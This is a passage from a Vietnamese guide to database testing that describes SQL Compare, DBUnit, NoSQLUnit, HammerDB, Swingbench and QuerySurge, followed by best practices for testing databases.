
- **Target:** CSDL cần kiểm tra. Ví dụ: CSDL trên môi trường kiểm thử (STAGING) hoặc môi trường thực tế (PRODUCTION).



Hình 12.12 Screenshot Schema Diff của Redgate


## Kịch bản Kiểm thử Cấu trúc (Structural Test):

1. **Setup:** Mở SQL Compare, chọn 2 nguồn database source cần phải compare



Hình 13 13. Screenshot setup một project RedGate SQL compare


2. **Act:** Nhấn nút "Compare".
3. **Analyze:** Trong vài giây, SQL Compare sẽ hiển thị một báo cáo chi tiết, phân loại mọi khác biệt



Hình 14 14. Redgate - Screenshot Báo cáo chi tiết sự khác biệt giữa schema ở 2 nguồn data source

### 6.5.3. Tính năng chính

- SQL Compare không chỉ là *tìm* ra lỗi, nó còn có thể *sửa* lỗi.
- Đồng bộ hóa: Nếu phát hiện ra sự khác biệt, SQL Compare có thể **tự động tạo ra SQL script** để đồng bộ giữa 2 source database



Hình 15. Redgate - Screenshot chức năng tạo script SQL đồng bộ 2 nguồn data source

Đây là tính năng chính giúp nó trở thành một công cụ DevOps quan trọng. Dev không cần viết script thủ công (dễ gây lỗi), mà chỉ cần để SQL Compare tự động tạo ra.

## 6.6. DBUnit

### 6.6.1. Giới thiệu

DBUnit là một extension của JUnit dành cho các dự án sử dụng cơ sở dữ liệu, giúp thiết lập lại database về một trạng thái biết trước giữa các lần chạy test.



Là công cụ mã nguồn mở, viết bằng Java và nhắm vào việc test tương tác với cơ sở dữ liệu quan hệ (relational database) trong các ứng dụng Java.

DBUnit hỗ trợ các loại hoạt động như: thiết lập dữ liệu trước test, so sánh dữ liệu sau khi test với dữ liệu mong đợi, và làm sạch dữ liệu sau test.

### 6.6.2. Chức năng chính

- Kiểm thử cấu trúc & dữ liệu: DBUnit cho phép xác định một “dataset” (ví dụ file XML) biểu diễn dữ liệu mẫu cho các bảng, sau đó chèn vào database trước khi chạy test để đảm bảo database ở trạng thái chuẩn.
- Kiểm thử chức năng (CRUD, query, stored-proc...): Sau khi thao tác với database trong test, DBUnit so sánh kết quả trong database với một dataset mong đợi để xác nhận rằng các thao tác hoạt động đúng.
- Thiết lập và dọn dẹp tự động giữa các test: DBUnit có các operation như **CLEAN\_INSERT**, **REFRESH**, **DELETE\_ALL** để thiết lập và dọn dẹp dữ liệu giữa các test nhằm tránh sự phụ thuộc giữa các test.
- Hỗ trợ so sánh và bỏ qua một số cột: Ví dụ nếu có cột auto-generated như ID hoặc timestamp thì có thể bỏ qua khi so sánh.

### 6.6.3. Cách hoạt động

- Thêm dependency dbunit vào ứng dụng
- Tạo dataset mẫu, thường là một file XML (ví dụ FlatXmlDataSet) chứa dữ liệu mẫu cho các bảng.
- Thiết lập kết nối và dataset trong test: Ví dụ extend class **DataSourceBasedDBTestCase**, override **getDataSource()** và **getDataSet()** để cung cấp database và dataset.
- Chạy trước test: Trong **setUp** hoặc thông qua annotation, DBUnit thực hiện operation như **CLEAN\_INSERT** (xóa/nhập dữ liệu) hoặc **REFRESH**.

- Chạy test: Thực hiện các thao tác với database (insert, update, delete, call stored proc...)
- So sánh sau test: Lấy dữ liệu từ database, so sánh với expected dataset, có thể bỏ qua các cột hoặc bảng không cần so sánh.

## 6.7. NoSQLUnit

### 6.7.1. Giới thiệu

- NoSQLUnit là một extension cho JUnit viết bằng Java, dùng để hỗ trợ viết unit/integration test cho các ứng dụng sử dụng cơ sở dữ liệu NoSQL.
- Là phần mềm mã nguồn mở, được cấp phép theo Apache 2.0.
- Mục đích: giúp thiết lập lại trạng thái của NoSQL database về một trạng thái biết trước trước mỗi lần test, và hỗ trợ cả việc khởi động/đóng instance DB khi test chạy.
- Hỗ trợ nhiều backend NoSQL như MongoDB, Cassandra, Redis, Neo4j...

### 6.7.2. Chức năng chính

- Thiết lập dữ liệu cho test: có thể sử dụng annotation `@UsingDataSet` để chỉ định file dataset (JSON, etc) để chèn dữ liệu vào database trước khi test chạy.
- So sánh kết quả dữ liệu sau test: sử dụng annotation `@ShouldMatchDataSet` để kiểm tra rằng sau khi test chạy, database nằm trong trạng thái như mong đợi
- Quản lý lifecycle của DB: cung cấp các “Rules” cho JUnit để khởi động/đóng database hoặc “embedded/in-memory” mode và “managed” mode (chạy server thật hoặc gán thật) để test.


### 6.7.3. Cách hoạt động

- Thêm dependency vào Maven/Gradle với module NoSQLUnit phù hợp với backend.
- Trong test class (Java + JUnit), khai báo rule cho database, có thể là InMemory hoặc Managed.



- Sử dụng `@UsingDataSet(locations="initialData.json", loadStrategy=... )` trước test để seed dữ liệu.
- Chạy test: logic của bạn thao tác với DB như bình thường.
- Sau test, sử dụng `@ShouldMatchDataSet(location="expectedData.json")` để kiểm tra dữ liệu.
- NoSQLUnit tự thực hiện việc dọn dẹp/khởi động lại DB nếu bạn sử dụng đúng các rule.

## 6.8. HammerDB



Hình 16. HammerDB - Giao diện chính

### 6.8.1. Giới thiệu

- HammerDB là một công cụ mã nguồn mở (Open Source) dùng để benchmark và tải thử (load test) cho các hệ quản trị cơ sở dữ liệu quan hệ lớn như Oracle Database, Microsoft SQL Server, MySQL, PostgreSQL, MariaDB và một số dịch vụ cloud.
- Mục tiêu: giúp mô phỏng tải lớn, benchmark “thực” cho DBMS, dùng các workload chuẩn như TPC-C (OLTP), TPC-H (OLAP) phiên bản “derived” (đã điều chỉnh) để test hiệu suất.

### 6.8.2. Chức năng chính

- Hỗ trợ tạo schema & dữ liệu test: Cho phép tạo các bảng, chỉ mục, stored procedure cần thiết cho workload và nạp dữ liệu với quy mô tùy chọn.
- Mô phỏng tải (virtual users): cho phép định số lượng người dùng ảo (virtual users), chỉ định quy mô “warehouses” (cho TPC-C) và chạy workload đa luồng (multi-threaded) để stress hệ thống.
- Hỗ trợ nhiều hệ quản trị: SQL Server, Oracle, MySQL, MariaDB, PostgreSQL, Db2, Amazon Aurora, v.v.
- Giao diện và chế độ sử dụng đa dạng: có GUI, CLI, và phiên bản container/Docker để tích hợp automation/CI.
- Báo cáo và đo lường: có các metric như NOPM (New Orders per Minute) trong TPC-C derived workload, hỗ trợ phân tích hiệu suất.

### 6.8.3. Cách hoạt động

- Cài đặt HammerDB: tải về từ trang chủ hoặc dùng Docker image.
- Chọn hệ quản trị DB và workload (ví dụ OLTP TPC-C) trong giao diện.
- Thiết lập kết nối đến database: chỉ định host, user, password, tên DB, số lượng “warehouses” hoặc quy mô dữ liệu.
- Build schema & dữ liệu: nhấn “Build” để HammerDB tạo cấu trúc và load dữ liệu test.


- Chạy workload thử nghiệm: xác định số virtual users, thời gian chạy, có thể dùng “Autopilot” để chạy loạt các test tự động.
- Quan sát kết quả và phân tích: xem metric như NOPM, xem CPU/I/O/Memory của DBMS để đánh giá hiệu suất.

## HammerDB

Job 67F7DC38E7FA03E243138343 TPROC-C Summary 2025-04-10 15:56:56


HDB Version	Database	Benchmark	NOPM	TPM	Active VU
v5.0	MSSQLServer	TPROC-C	190626	442917	2

### Result



Hình 17 Báo cáo kết quả HammerDB

## 6.9. Swingbench



Hình 18. Swingbench - Giao diện chính

### 6.9.1. Giới thiệu

- Swingbench là một công cụ miễn phí, mã nguồn mở (Java-based) để tạo tải (load) và benchmark cơ sở dữ liệu, nhắm tới Oracle Database (12c, 18c, 19c, 21c, 23c...).
- Công cụ được phát triển bởi Dominic Giles (blog/website dominicgiles.com) và có các bản release thường xuyên.
- Mục tiêu: hỗ trợ kiểm thử hiệu năng và stress testing cho DBMS bằng việc mô phỏng các workload như OLTP (Online Transaction Processing) hoặc các tình huống lớn hơn.

### 6.9.2. Chức năng chính


- Tạo schema & dữ liệu chuẩn để benchmark: dùng các wizard như **oewizard**, **shwiz**ard, **tpcdswizard**, **tpchwizard**, v.v., để tạo các schema mẫu (Order Entry, Sales History, JSON workloads, TPC-DS like) và sinh dữ liệu tương ứng.

- Cho phép xác định số lượng “users” ảo, giao dịch, thời gian giữa transaction để mô phỏng tải môi trường thực.
- Có GUI để chạy và theo dõi, cũng có các phiên bản nhẹ hơn và chế độ dòng lệnh (charbench) để batch và scripting.
- Báo cáo và đo lường: Ghi lại thông số như Transactions per Minute (TPS), độ trễ, lỗi, và có các biểu đồ realtime và output XML/CSV để phân tích sau.

### 6.9.3. Cách hoạt động

- Tải và giải nén Swingbench, yêu cầu Java runtime (ví dụ JDK 17+) để chạy.
- Chạy wizard để tạo schema và dữ liệu: ví dụ **oewizard** để tạo schema Order Entry và dữ liệu. Người dùng chọn kết nối DB, kích thước, số thread, tablespace, v.v.
- Chạy workload: chọn cấu hình người dùng, thời gian chờ (think time), số luồng, chạy từ GUI hoặc dòng lệnh (**charbench** hoặc **minibench**).
- Theo dõi kết quả thời gian thực, biểu đồ, hoặc lưu file kết quả (XML/CSV) để phân tích sau. Ví dụ dùng **results2text** để xuất kết quả thành CSV.
- Sau test, kết quả có thể so sánh giữa các lần chạy để đánh giá thay đổi cấu hình DB hoặc môi trường.

## 6.10. QuerySurge



Hình 19. QuerySurge - Giao diện

### 6.10.1. Giới thiệu công cụ

QuerySurge là một nền tảng thử nghiệm dữ liệu (data-validation / ETL testing) doanh nghiệp, được thiết kế để tự động hóa xác thực dữ liệu trong các hệ thống như Data Warehouse, Big Data, BI reports, ứng dụng doanh nghiệp. Là sản phẩm thương mại, không hoàn toàn mã nguồn mở.

Công cụ hỗ trợ kết nối rộng rãi tới nhiều loại nguồn dữ liệu (hơn 200 connectors) bao gồm RDBMS, nền tảng Big Data, NoSQL, flat-file, JSON/XML...

Thiết kế cho môi trường DevOps/DataOps, tích hợp với CI/CD, tự động chạy test, báo cáo, cảnh báo.


### 6.10.2. Chức năng chính

- Kết nối dữ liệu nguồn (source) và đích (target), và so sánh dữ liệu giữa chúng (table-to-table, column-to-column, row-counts, transformations) để tìm lỗi dữ liệu (missing records, wrong transformations, duplicates, type mismatches...)

- Cung cấp “Query Wizards” (không cần viết SQL thủ công) và hỗ trợ “low-code/no-code” để thiết lập kiểm thử xác thực nhanh chóng.
- Hỗ trợ AI để tự động tạo test (transformation tests) từ mapping documents, giảm công lập trình thủ công.
- Tích hợp API và khả năng tự động hóa: có RESTful API, scheduling, kết nối với hệ thống CI/CD, alerting (Slack, Teams, Jira...)
- Dashboard và báo cáo phân tích: cung cấp cái nhìn về “data quality”, theo dõi tiến trình test, kết quả test, và giúp chứng minh compliance, audit trail.

### 6.10.3. Cách hoạt động


- Cài đặt QuerySurge: theo tài liệu QuickStart, có thể kết nối tới data stores.
- Tạo test: sử dụng Wizard để tạo các “QueryPairs” (source vs target queries) hoặc upload mappings để AI tạo test tự động.



Hình 20 QuerySurge - QueryWizard

- Chạy test: có thể chạy thủ công hoặc theo lịch/sự kiện (ví dụ sau ETL job). Kết quả lưu lại, có thể xem qua dashboard.

- Phân tích và báo cáo: sử dụng báo cáo Test results, dashboards, alerting khi có dữ liệu không khớp, logging để audit.



Hình 21 QuerySurge - Báo cáo kết quả thực thi

## 6.11. So sánh ưu nhược điểm các công cụ

- Tính năng chính
- Khả năng tự động hóa
- Chi phí và licensing

(Xem sheet được đính kèm file này)



## 7. BEST PRACTICES TRONG DATABASE TESTING

- Document chi tiết, đầy đủ là rất quan trọng
  - Test case documentation: Ghi lại tất cả về testcase: input, expected output, actual output, queries.
  - Lưu lại test log để dễ dàng debug và kiểm tra lại hơn
  - Kiểm tra coverage để đảm bảo các thành phần trong database được kiểm thử đầy đủ (table, trigger, procedures).
- Tất cả dữ liệu (metadata và functional data) cần được kiểm tra để đảm bảo đúng theo specification. Những thứ cần kiểm tra như: Cấu trúc bảng, default value, giới hạn của dữ liệu.
- Chú ý việc kiểm thử các ETL operations.
- Cô lập môi trường thực thi các testcase
  - Điều này giúp cho bộ test hoạt động chính xác, không bị ảnh hưởng bởi side effect từ các bộ test khác đang cùng chạy
  - Cần chú ý tới thời điểm chạy setup và teardown.
- Sử dụng dữ liệu đầu vào:
  - Cần kiểm tra kỹ input có thỏa mãn các điều kiện test hay không. Việc này để tránh data không hợp lệ có thể ảnh hưởng tới output của bộ test
  - Sử dụng các tool generate mock data để cho data test sát với thực tế hơn.
- Cân nhắc về việc tự động hóa test execution.
  - Nếu việc tự động hóa khả thi, nên thực hiện tự động hóa để dễ dàng regression test về sau.
  - Ngoài ra còn có thể tích hợp với quy trình CI để thực hiện test liên tục, đảm bảo dữ liệu luôn chính xác.
  - Các công cụ thường dùng để tự động hóa database testing như: DBUnit, SQLTest, tSQLt, ...

